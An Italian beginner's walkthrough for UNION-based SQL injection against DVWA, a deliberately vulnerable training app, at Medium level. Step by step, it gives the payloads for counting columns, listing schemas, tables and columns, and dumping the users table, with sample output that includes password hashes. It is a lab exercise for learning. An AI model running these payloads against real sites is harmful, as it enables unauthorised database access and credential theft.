

❑ Guida Facilissima: Come fare SQL Injection su DVWA- Livello Medium

Introduzione

In questa guida imparerai, passo per passo, come trovare informazioni riservate in un sito vulnerabile chiamato **DVWA**, usando un trucco chiamato **SQL Injection**. Non serve essere esperti, ti basta seguire i comandi scritti.

1❑ Accedi al sito DVWA

- Apri il browser.
- Scrivi:

http://localhost/dvwa

(o l'indirizzo IP del server).

- Login:

Username: admin

Password: password




Username
admin

Password
.....

Login

2 ☐ Imposta il livello Medium

- Vai su **DVWA Security** a sinistra.
- Seleziona **Medium**.
- Clicca **Submit**.




The screenshot shows the DVWA Security page. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below it is 'Script Security' with text indicating the current security level is 'high' and a dropdown menu set to 'medium' with a 'Submit' button. Further down is the 'PHPIDS' section, which states it is currently 'disabled' and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'.

3 ☐ Vai su SQL Injection

- Dal menu a sinistra clicca **SQL Injection**.

Ti troverai davanti una pagina con la scritta "User ID" e un campo dove inserire un numero.



The screenshot shows the DVWA SQL Injection page. The sidebar menu is the same as the previous page, but 'SQL Injection' is highlighted. The main content area is titled 'Vulnerability: SQL Injection'. It features a form with the label 'User ID:' and a text input field, followed by a 'Submit' button. Below the form is a 'More info' section containing three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

4☐ Verifica la vulnerabilità

- Scrivi:

1

- Clicca **Submit**.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

5☐ Scopri quante colonne ha la tabella

Prova a scrivere:

1 ORDER BY 1 -- -

Poi:

1 ORDER BY 2 -- -

Infine:

1 ORDER BY 3 -- -

Se con **ORDERBY 3** esce errore → significa che ci sono solo **2 colonne**.

6☐ Testa una query semplice

Scrivi:

1 UNION SELECT NULL, NULL -- -

Se funziona → possiamo continuare.

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT NULL, NULL -- -
First name: admin
Surname: admin

ID: 1 UNION SELECT NULL, NULL -- -
First name:
Surname:

7 ☐ Guarda quali database ci sono

Scrivi:

1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -

Vedrai i nomi dei database.

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: admin
Surname: admin

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: information_schema
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: dvwa
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: metasploit
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: mysql
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: owasp10
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: tikiwiki
Surname:

ID: 1 UNION SELECT schema_name, NULL FROM information_schema.schemata -- -
First name: tikiwiki195
Surname:

8 □ Guarda che tabelle ci sono nel database dvwa

Scrivi:

```
1 UNION SELECT table_name, null FROM information_schema.tables -- -
```

Ti mostrerà nomi di tabelle

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: CHARACTER_SETS  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLLATIONS  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLUMNS  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLUMN_PRIVILEGES  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: KEY_COLUMN_USAGE  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: PROFILING  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: ROUTINES  
Surname:
```

```
ID: 1 UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: SCHEMATA  
Surname:.....
```

9 □ Scopri le colonne della tabella users

Scrivi:

```
1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE  
table_name='users' -- -
```

Vedrai colonne come **user** e **password**.

❑ Estrai username e password

Scrivi:

```
1 UNION SELECT user, password FROM users -- -
```

Ora vedrai username e password hashate!

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT user, password FROM users -- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1 UNION SELECT user, password FROM users -- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1 UNION SELECT user, password FROM users -- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1 UNION SELECT user, password FROM users -- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1 UNION SELECT user, password FROM users -- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Differenza tra Low e Medium

Livello	Differenza
Low	Funziona qualsiasi comando, anche scritto male.
Medium	Devi scrivere i comandi perfetti, rispettando la sintassi e il numero di colonne.

Conclusione

Con comandi semplici, abbiamo letto dati riservati anche se il sito usa protezioni base (Medium).